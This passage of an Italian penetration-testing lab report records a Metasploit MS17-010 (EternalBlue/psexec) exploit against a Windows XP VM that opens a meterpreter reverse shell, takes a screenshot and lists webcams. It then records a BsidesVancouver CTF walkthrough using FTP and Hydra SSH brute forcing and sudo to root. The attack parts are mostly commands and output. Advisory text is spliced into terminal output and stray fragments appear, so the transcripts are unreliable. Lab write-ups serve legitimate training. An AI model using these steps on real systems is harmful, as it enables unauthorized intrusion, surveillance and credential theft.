                  RX bytes:2367042 (2.2 MB) TX bytes:2571941 (2.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:1063 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:1063 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:224956 (219.6 KB) TX bytes:224956 (219.6 KB)
```



# EXPLOIT DI WINDOWS XP

Effettuando un vulnerability scanner con Nessus, software per la scansione di vulnerabilità, otteniamo un report con una vulnerabilità HIGH, la vulnerabilità è la MS17-010 ovvero un problema del server SMB



# EXPLOIT MS17-010

Una volta identificata la vulnerabilità con Nessus abbiamo effettuato un test con Metasploit.

Abbiamo cercato la vulnerabilità in questione tramite il comando "search" seguito da MS17-010, ovvero la vulnerabilità da noi scelta.

Una volta individuato il path necessario, lo abbiamo selezionato con il comando "use" e successivamente, per renderlo funzionale sulla macchina target, abbiamo modificato le impostazioni di rete tramite il comando "set RHOSTS" seguito dall'ip di metasploitable.


```
msf6 > search MS17-010
[!] There's an error with your feed. Click here to view your license information.

Matching Modules
=====
#  Name                                     | Nessus Essentials | Scans | Settings | Disclosure Date | Rank | Check | Description
---|---|---|---|---|---|---|---
0  exploit/windows/smb/ms17_010_永恒之蓝      |                         |        |           | 2017-03-14       | average | Yes   | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec         |                         |        |           | 2017-03-14       | normal  | Yes   | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command        |                         |        |           | 2017-03-14       | normal  | No    | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010          |                         |        |           | 2017-03-14       | normal  | No    | MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce    |                         |        |           | 2017-04-14       | great   | Yes   | SMB DOUBLEPULSAR Remote Code Execution

Vulnerabilities: 19

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[!] HIGH  MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```



# EXPLOIT'S OPTIONS

Come vediamo in figura andiamo ad impostare l'ip della macchina target: 192.168.200.200 tramite il comando "set RHOSTS".

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--            -----          --        --
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        192.168.200.200 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION  MS17-010: Security Update for Microsoft Windows SMB Server (KB3152568) (ETERNALBLUE)(ETERNALCHAMPION)(ETERNALROMANCE)(ETERNALSYNTHETIC)(ETERNALSYNTERGY) ... no       Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  MS17-010: Security Update for Microsoft Windows SMB Server (KB3152568) (ETERNALBLUE)(ETERNALCHAMPION)(ETERNALROMANCE)(ETERNALSYNTHETIC)(ETERNALSYNTERGY) ... no       The service display name
SERVICE_NAME   ETERNALBLUE yes       The service name
SHARE         ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    Description no       The Windows domain to use for authentication
SMBPass      Description no       The password for the specified username
SMBUser      Description no       The username to authenticate as


Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 3.0 (SMBv3) due to improper handling of certain requests.
Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--            -----          --        --
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)  An
LHOST         192.168.200.100 yes       The listen address (an interface may be specified)  to improper handling of certain requests. An
LPORT         4444            yes       The listen port

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTERGY are four of multiple Equation Group vulnerabilities and exploits
disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE
exploit, and EternalRocky is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes
CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Exploit target:
Id  Name
--  --
0   Automatic

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released
View the full module info with the info, or info -d command. Systems that are no longer supported, including Windows XP, 2003, and 8.


msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
```



# EXPLOIT


Con il comando “exploit” metasploitable inietta il payload, siamo riusciti dunque ad ottenere una sessione all’interno di Windows XP

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish...done
[*] 192.168.200.200:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - Description: [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - The remed[+] Successfully Leaked Transaction! nerabilities:
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x820d34b0 soft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests.
[*] 192.168.200.200:445 - Built a write-what-where primitive ... these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143,
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!8)
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... HkMgvqqy.exe
[*] 192.168.200.200:445 - Created \HkMgvqqy.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \HkMgvqqy.exe ...
[-] 192.168.200.200:445 - Delete of \HkMgvqqy.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:1050) at 2024-01-29 05:16:32 -0500
[*] exploit and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes
```



# VERIFICA

Una volta ottenuta la sessione di meterpreter, con il comando “ifconfig” otteniamo la scheda di rete della macchina target e con route “la tabella di routing”.



```
meterpreter > ifconfig    CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00 has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released
MTU       : 1520   emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.
IPv4 Address : 127.0.0.1


Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:52:a8:64
MTU       : 1500
IPv4 Address : 192.168.200.200
```

```
meterpreter > route
Creating route table BOF
IPv4 network routes
=====
Subnet          Netmask        Gateway        Metric  Interface
0.0.0.0         0.0.0.0        192.168.200.1  10      2
127.0.0.0       255.0.0.0       127.0.0.1     1      1
192.168.200.0   255.255.255.0  192.168.200.200 10      2
192.168.200.200 255.255.255.255 127.0.0.1     10      1
192.168.200.255 255.255.255.255 192.168.200.200 10      2
224.0.0.0       240.0.0.0       192.168.200.200 10      2
255.255.255.255 255.255.255.255 192.168.200.200 1      2

No IPv6 routes were found.
```

# SCREENSHOT E WEBCAM

Una volta ottenuta la sessione di meterpreter, con il comando “screenshot” abbiamo ottenuto uno screenshot del desktop della macchina target e con il comando “webcam\_list” abbiamo ottenuto la lista delle webcam, non trovando nessuna webcam.



```
meterpreter > screenshot  
Screenshot saved to: /home/kali/XGmPBexe.jpeg  
meterpreter > webcam_list
```



# TIPOLOGIA MACCHINA

Tramite il comando “execute -f cmd.exe -i -H” siamo entrati dentro il prompt comandi di windows XP e tramite il comando “systeminfo” abbiamo verificato qual’è la tipologia della macchina attaccata come riportato in immagine.



```
meterpreter > execute -f cmd.exe -i -H
Process 224 created.
Channel 3 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>systeminfo
systeminfo -m -script.php

Nome host: TEST-EPI
Nome SO: Microsoft Windows XP Professional
Versione SO: 5.1.2600 Service Pack 3 build 2600
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: d1wvapass.txt
Proprietario registrato: Uniprocessor Free
Organizzazione registrata: test_pc
Numero di serie: 76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 1 ore, 34 minuti, 8 secondi
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: X86-based PC
Processore: 1 processore(i) installati.
[01]: x86 Family 6 Model 154 Stepping 3 GenuineIntel ~2676 Mhz
Versione BIOS: VBOX - 1
Directory Windows: C:\WINDOWS
Directory di sistema: C:\WINDOWS\system32
Unità di avvio: \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario: N/D
Memoria fisica totale: 511 MB
Memoria fisica disponibile: 374 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 2.008 MB
Memoria virtuale: in uso: 40 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: 1 Aggiornamenti rapidi installati.
[01]: Q147222
Schede di rete: 1 NIC installate.
[01]: Scheda server Intel(R) PRO/1000 Gigabit
Nome connessione: Connessione alla rete locale (LAN)
DHCP abilitato: No
Indirizzi IP
[01]: 192.168.200.200

C:\WINDOWS\system32>
```

# BONUS



---

## ATTACCO A BSIDESVANCOUVER

BsidesVancouver è una macchina virtuale vulnerabile che presenta vari metodi di attacco per ottenere i permessi di root e di conseguenza il file flag.txt



## BLACKBOX INFORMATION GATHERING

Abbiamo iniziato il PT con la fase d information gathering. Utilizzando il tool nmap siamo riusciti ad individuare l'indirizzo IP della macchina, i servizi attivi e le porte aperte.

Grazie a queste informazioni abbiamo deciso di effettuare un attacco con Metasploit alla porta FTP.

```
[root@kali:~]# nmap -sL -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 02:26 EST
Nmap scan report for 192.168.0.0
Nmap scan report for skyhub4.Home (192.168.0.1)
Nmap scan report for 192.168.0.2
Nmap scan report for 192.168.0.3
Nmap scan report for pcdiNicola.Home (192.168.0.4)
Nmap scan report for 192.168.0.5
```

```
Nmap scan report for 192.168.0.164
Nmap scan report for 192.168.0.165
Nmap scan report for 192.168.0.166
Nmap scan report for 192.168.0.167
Nmap scan report for 192.168.0.168
Nmap scan report for bsides2018.Home (192.168.0.169)
Nmap scan report for 192.168.0.170
Nmap scan report for 192.168.0.171
Nmap scan report for 192.168.0.172
Nmap scan report for 192.168.0.173
Nmap scan report for 192.168.0.174
Nmap scan report for 192.168.0.175
Nmap scan report for 192.168.0.176
Nmap scan report for 192.168.0.177
Nmap scan report for 192.168.0.178
Nmap scan report for 192.168.0.179
Nmap scan report for 192.168.0.180
Nmap scan report for kali.Home (192.168.0.181)
Nmap scan report for 192.168.0.182
```

```
[kali㉿kali:~]$ nmap -Pn 192.168.0.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 10:17 EST
Nmap scan report for bsides2018.Home (192.168.0.169)
Host is up (0.0066s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

# METASPLOIT BRUTEFORCE SETTING

Per eseguire l'exploit su metasploit abbiamo impostato come liste di password e username il file rockyou.txt e come ip vittima l'ip di BsidesVancouver in modo da trovare le credenziali di accesso al server ftp

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS	192.168.0.169	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/wordlists/rockyou.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.0.169
RHOSTS => 192.168.0.169
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/wordlists/rockyou.txt
USER_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set USERPASS_FILE /usr/share/wordlists/rockyou.txt
USERPASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

## METASPLOIT FTP\_LOGIN

Una volta sistemate le impostazioni su Metasploit, abbiamo avviato l'exploit, che non è altro che un bruteforce dictionary.

Come è possibile notare le credenziali sono anonymous:anonymous

Successivamente con le credenziali abbiamo avuto accesso al server FTP.

```
root@kali: /home/kali
File Actions Edit View Help
[-] 192.168.0.169:21 - LOGIN FAILED: uriel:uriel (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: sowhat:sowhat (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: shinigami:shinigami (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: seamus:seamus (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: scotland1:scotland1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: poopie1:poopie1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: mariafernanda:mariafernanda (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: loverboy1:loverboy1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: love55:love55 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: lluvia:lluvia (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: lionheart:lionheart (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: kailey:kailey (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: k12345:k12345 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: july19:july19 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: idiota:idiota (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: hippie:hippie (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: gigolo:gigolo (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: drake:drake (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: cowgirl1:cowgirl1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: cottoncandy:cottoncandy (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: coleen:coleen (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: choco:choco (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: brownie1:brownie1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: bitchy1:bitchy1 (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: billkaulitz:billkaulitz (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: beethoven:beethoven (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: bebang:bebang (Incorrect: )
[-] 192.168.0.169:21 - LOGIN FAILED: beachbabe:beachbabe (Incorrect: )
[+] 192.168.0.169:21 - Login Successful: anonymous:anonymous
[*] 192.168.0.169:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > exit
```

```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
(kali㉿kali)-[ /usr/share/wordlists]
$ nmap 192.168.0.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 03:05 EST
Nmap scan report for bsides2018.Home (192.168.0.169)
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
(kali㉿kali)-[ /usr/share/wordlists]
$ ftp 192.168.0.169
Connected to 192.168.0.169.
220 (vsFTPd 2.3.5)
Name (192.168.0.169:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> sudo su
?Invalid command.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||16653||).
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534        4096 Mar  3  2018 public
226 Directory send OK.
ftp> 
```

## CREDENZIALI

Una volta entrati nel server ftp abbiamo effettuato una ricerca all'interno, trovando la directory public e successivamente un file che contiene informazioni importanti sugli usernames.

Con il comando "get" abbiamo scaricato il file "users.txt.bk".

Successivamente abbiamo utilizzato queste credenziali per ottenere accesso remoto al dispositivo tramite la porta SSH.

The terminal window shows the following sequence of commands and outputs:

```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
229 Entering Extended Passive Mode (|||19214|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar  03  2018 .
drwxr-xr-x  3 0      0      4096 Mar  03  2018 ..
-rw-r--r--  1 0      0      31 Mar  03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||29555|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31          30.33 KiB/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (11.15 KiB/s)
ftp> exit
221 Goodbye.

[(kali㉿kali)-[~/Desktop]]$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  users.txt.bk  wifite.txt
dirb    dnsmap.txt  fern-wifi     legion     nmap.lst    sqlmap.txt  wfuzz

[(kali㉿kali)-[~/Desktop]]$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS
RHOSTS =>
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.169
RHOSTS => 192.168.0.169
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

42

# HYDRA BRUTEFORCE SSH

Dati gli users trovati in precedenza abbiamo utilizzato hydra per trovare la password con un bruteforce dictionary.

Abbiamo utilizzato la lista presente in Kali Linux:  
rockyou.txt.

Come è possibile notare il risultato è che le credenziali sono anne:princess

```
root@bsides2018: ~ /libssh_auth_bypass  
er  
http_imap_open_rce  
2018-10-  
File Actions Edit View Help  
└── (kali㉿kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.0.169 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 03:59:17  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.0.169:22/  
[22][ssh] host: 192.168.0.169 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 6 final worker threads did not complete until end.  
[ERROR] 6 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 03:59:31
```

43

# ACCESSO E FLAG.TXT

Una volta trovate le credenziali abbiamo ottenuto l'accesso al servizio SSH.

Abbiamo dunque ottenuto i permessi di root tramite il comando “**sudo su**”, navigando nelle varie directories andiamo nella directory di root. Come è possibile notare abbiamo trovato il file Flag.txt.

```
(kali㉿kali)-[~]
$ ssh anne@192.168.0.169
anne@192.168.0.169's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ ls
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne#
::1          ff00::0      ip6-allnodes    ip6-localnet   localhost
bsides2018    ff02::1      ip6-allrouters  ip6-loopback  ssh_login) > set RHOSTS
fe00::0        ff02::2      ip6-localhost   ip6-mcastprefix
root@bsides2018:/home/anne# sudo su
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# get flag.txt
No command 'get' found, but there are 16 similar ones
get: command not found
root@bsides2018:~# cat flag.txt
msf6 auxiliary(scanner/ssh/ssh_login) > []
Congratulations!
```

